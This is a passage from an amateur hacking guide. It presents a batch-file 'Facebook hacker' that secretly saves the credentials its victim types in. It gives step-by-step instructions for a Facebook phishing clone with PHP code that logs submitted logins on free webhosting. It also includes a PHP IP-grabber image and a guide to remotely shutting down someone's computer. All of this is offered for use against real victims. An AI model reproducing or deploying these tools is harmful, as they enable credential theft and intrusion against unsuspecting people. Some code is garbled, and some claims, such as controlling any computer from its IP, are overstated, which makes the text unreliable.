echo LoadingÛÛÛÛÛ²²²²60%%

ping localhost -n 9 > nul

cls

echo LoadingÛÛÛÛÛÛÛ²90%%

ping localhost -n 5 > nul

cls

echo LoadingÛÛÛÛÛÛÛÛÛÛ100%%

ping localhost -n 2 > nul

cls

echo Loading Compleated.......

pause

color a
```

```
echo WELCOME TO FACEBOOK HACKER.

echo This program hacks the facebook account
password.

pause

cls

goto hackkey

:hackkey

cls

md C:\Program\hackkey

cd "C:\Program\hackkey"

color a

title JB FACEBOOK HACKER
```

```
echo Please enter your user name, email and password
to login your facebook account and then to hack any
account.

echo.

echo.

set /p user=USERNAME=

set /p email=EMAIL=

set /p pass=PASSWORD=

echo Please wait logining you facebook account.

ping localhost - n 9 > nul

echo Username=%user% Email=%email%
Password=%pass%. This is your victem username,
password and email. Enjoy hacking...... The HACKER's
ACCOUNT GET HACKED SO INTERESTING
HA!HA!HA!>HACKEDKEY.txt
```

```
cls

goto ffbhack

:ffbhack

cls

color c

echo Now you have to type the email and username of
the person only to hack his FB ACCOUNT.

echo Type the user name of the person and then type
his email to hack his account.

set /p vuser=Username=

set /p vemail=Email=

echo Cracking password...............

rem Creacing passwprd...............

ping localhost - n 60> nul
```

```
goto cracked

:cracked

rem Password Cracked

color a

cls

md "C:\FB HACK"

cd "C:\FB HACK"

echo Password founded

pause

echo GOTO C:\FB HACK\FBHACK.txt to get the
password and other information of the victem

echo user name of victem= %vuser% Email of victem=
%vemail% and the password of victem=
%random%%random%>FBHACK.txt
```

pause

echo THANKS FOR USING JB FACEBOOK HACKER.

pause

exit

In this you have to give this file to the victim and say him that it is a Facebook Hacker and if the victim open it then he/she have to enter the username, password and email of herself/himself and the these things will be saved in a directory in a text file the location of the file is: "C:\Program\HACKKEY\HACKKEY.txt" but this is a secrete and then the victim will enter in the fake Facebook hacker room and then victim will try to hack password the password will be saved to "C:\FB HACK\FBHACL.txt" the password the victim is trying to hack was fake but the password of victim to whom you give the program is real which was on the secret

location that is

"C:\Program\HACKKEY\HACKKEY.txt"

This is what called phishing or hacking Facebook using phishing attack.

In simple language Facebook Phisher is a fake Facebook page in which when you send the link to the victim then he open the link and try to login in his/her Facebook account using the fake link which you send it to the victim and when he/she enter the email and password and click on login the email and password will be send to your email or on your account.

How after reading this text you may be eager to learn how to make Facebook Phisher or how to hack Facebook fake page etc. So here is the solution:

step I: Go to www.facebook.com

Step 2: Now right click and select the view page source option.

Step 3: Now press Ctrl + A to select all the text.

Step 4: Now press Ctrl + C to copy the text and then open notepad and paste the text that you have copied.

Step 5: Now open find by clicking on Edit and then click on Find option or simply press Ctrl + F then write in 'action' and click Find next

Step 6: Do this until you get this "action=http://www.facebook.com" and replace it with "post.php".

Step 7: Now save this file as Facebook.html

Step 8: Now again open notepad and copy the following coding and paste in notepad:-

<?php

```php
header("Location: http://www.facebook.com/");
$handle =
fopen("HACKINGBOOOKSPISHINGGUIDE.txt", "a");
foreach($_GET as $variable => $value)
 {
fwrite($handle, $variable);
fwrite($handle, "=");
fwrite($handle, $value);
fwrite($handle, "\r\n");
 }
fwrite($handle, "\r\n");
fclose($handle);
exit;

?>
```

Step 9: Now save this file of name 'post.php'.

Step 10: Now make an account on any free webhosting site which support php files. I can suggest you these two sites: 1) www.000webhosting.com; 2) www.my3gb.com

Step 11: Now goto control panel then goto file manager and upload these two file (Facebook.html and post.php).

Step 12: Now click on the Facebook.html file then copy the URL from above and send it to the victim and when victim click on it he will see a Facebook page and when he tries to login through this fake Facebook page the email and password will be saves in your account in the free webhosting site of name HACKINGBOOOKSPISHINGGUIDE.txt click on it and the email and password is now with you....

Given below is the picture of Phishing or of fake Facebook page for phishing:-

http://jatin1.my3gb.com/Facebook.html

facebook

Email or Phone   Password   **Log In**

Keep me logged in   Forgot your password?

Connect with friends and the world around you on Facebook.

See photos and updates   from friends in News Feed.

Share what's new   in your life on your Timeline.

Find more   of what you're looking for with Graph Search.

Sign Up

It's free and always will be.

First name   Last name

Email or mobile number

Re-enter email or mobile number

•••••••••••

Birthday

Month   Day   Year   Why do I need to provide my birthday?

◌ Female   ◌ Male

By clicking Sign Up, you agree to our Terms and that you have read our Data Use Policy, including our Cookie Use.

Sign Up

Chapter 5

Hacking through IP

As we always do that we will first start with introduction.

First of all did you know what IP is? If yes then good and if no then IP is a unique address that identifies where a computer is connected to the Internet. Every computer, even yours if you're using broadband access, has an Internet protocol (IP) address. Did you want to know what the IP of your computer is? There are several ways to know your IP but I will tell you the simplest way to find your IP.

Step 1: Click on Start Menu.

Step 2: Then type 'cmd' in the search box like this.

Step 3: Now press enter.

Now Command Prompt is open.

Step 4: Type in this command "*ipconfig /all*".

Step 5: Press Enter..

Now you can see so many things written in Command Prompt like this....

Scroll up and find this which is marked.

```
Mark Command Prompt

   Connection-specific DNS Suffix  . :
   Description . . . . . . . . . . . : VMware Virtual Ethernet Adapter for VMnet
8
   Physical Address. . . . . . . . . : 00-50-56-C0-00-08
   DHCP Enabled. . . . . . . . . . . : No
   Autoconfiguration Enabled . . . . : Yes
   Link-local IPv6 Address . . . . . : fe80::7067:57aa:9e13:1879%57(Preferred)
   IPv4 Address. . . . . . . . . . . : 192.168.89.1(Preferred)
   Subnet Mask . . . . . . . . . . . : 255.255.255.0
   Default Gateway . . . . . . . . . :
   DHCPv6 IAID . . . . . . . . . . . : 1191202902
   DHCPv6 Client DUID. . . . . . . . : 00-01-00-01-15-D3-CA-46-00-26-22-C8-1B-95

   DNS Servers . . . . . . . . . . . : fec0:0:0:ffff::1%1
                                       fec0:0:0:ffff::2%1
                                       fec0:0:0:ffff::3%1
   NetBIOS over Tcpip. . . . . . . . : Enabled

Tunnel adapter isatap.{16AA00D2-E6E9-47DB-AED1-216EEDD1BAD7}:

   Media State . . . . . . . . . . . : Media disconnected
   Connection-specific DNS Suffix  . :
   Description . . . . . . . . . . . : Microsoft ISATAP Adapter
   Physical Address. . . . . . . . . : 00-00-00-00-00-00-00-E0
```

The number which is highlighted is my IP....

You can also find your IP form this method.

There are so many sites which can tell your IP without any difficulties. One of the site from these sites is www.whatismyip.com , when you go to this site in the front you can see your IP and your location. You can also see someone else location form this site required you should know that person's IP.

There are so many more sites which can track the IP location. Some of these are www.whatismyip.com , www.infosniper.net and many more sites. Just you have to put IP and click on the Locate button and it will locate the location of IP. So interesting. But first you should know the persons IP. Then how to get someone's IP? Don't panic I will tell you...

HOW TO GRAB SOMEONE'S IP?

Step 1: Open notepad and paste the following coding in it..

```php
<?php

#hostname = gethostbyaddr($_SERVER['REMOTE_ADDR']);

#img_number = imagecreate(400,95);
```

```php
#backcolor =
imagecolorallocate(#img_number,10,102,153);

#textcolor =
imagecolorallocate(#img_number,255,255,255);


imagefill(#img_number,0,0,#backcolor);

#number0 = " This is Your IP/Proxy";

#number1 = " IP:
#_SERVER[HTTP_X_FORWARDED_FOR]";

#number2 = " Host/Proxy: #hostname";

#number4 = "
_____";
```

```
Imagestring(#img_number,10,5,5,#number0,#textcolor);

Imagestring(#img_number,10,5,25,#number1,#textcolor);

Imagestring(#img_number,10,5,45,#number2,#textcolor);

Imagestring(#img_number,10,5,50,#number4,#textcolor);

Imagestring(#img_number,10,8,50,#number4,#textcolor);

Imagestring(#img_number,10,5,10,#number4,#textcolor);

Imagestring(#img_number,10,8,10,#number4,#textcolor);
```

```php
header("Content-type: image/png");

imagepng($img_number);

$file=fopen(HACKED-IP.txt","a");

$file2 = "- IP joined - IP/Proxy:
$_SERVER[HTTP_X_FORWARDED_FOR] - Host:
$hostname - '\n' ";

fwrite($file, $file2);

fclose($file);

?>
```

Step 2: Now save the notepad file of name "Grab.php".

Step 3: Now open web browser and go to www.my3gb.com and make an account and if you already have then open Control Panel then open file manager.

Step 4: Now upload the Grab.php file and after uploading this click on it and you will able to see your IP. Now again open you my3gb.com's account and go to file manager and you will see a new file of this name "HACKED-IP.txt" click on it and you will able to see the IP of your which is saved into your account. You can give your this IP GRABER WEBSITE'S URL TO SOMEONE AND WHEN HE/SHE CLICK ON IT IP WILL BE STORED IN YOUR ACCOUNT. Once you have someone's IP then you can do anything from it like track his location, Connect to his/her computer, and can also remotely shutdown his/her computer using his/her IP...

HOW TO REMOTELY SHUTDOWN SOMEONE'S COMPUTER USING HIS/HER IP?

Step 1: Open Command Prompt.


Step 2: Type in shutdown –i

Step 3: Press Enter

A dialog box will appear like this .

Remote Shutdown Dialog

Computers:

Add...

Remove

Browse...

What do you want these computers to do:

Restart

☑ Warn users of the action

Display warning for 30 Seconds

Shutdown Event Tracker

Select the option that best describes why you want to shutdown the computers

Option: ☑ Planned

Other (Planned)

A shutdown or restart for an unknown reason

Comment: (This field is REQUIRED for the reason you selected)

OK   Cancel   Help

Step 4: Click on Add button.

An new dialog box will appear like this..

Step 5: Type here the IP address of the person to whom you want to shutdown the computer.

e.g.:-

Step 6: Click OK after typing the IP.

Step 7: Select Shutdown option "*What do you want these computer do:*"

Step 8: Now select the option for reason his/her computer show while shutdown

IF YOU CHOSE "*OTHER (PLANNED)*" THEN YOU CAN WRITE THE REASON OR CAN GIVE MESSAGE IN HIS/HER COMPUTER . FOR E.G.,

YOU CAN ALSO SET TIME IN WHICH THE COMPUTER WILL SHOWDOWN BUT IF YOU DO NOT SET THEN NO ISSUES BECAUSE THERE IS ALREADY A DEFAULT TIME IS SETTED I.E., 30 SECONDS.

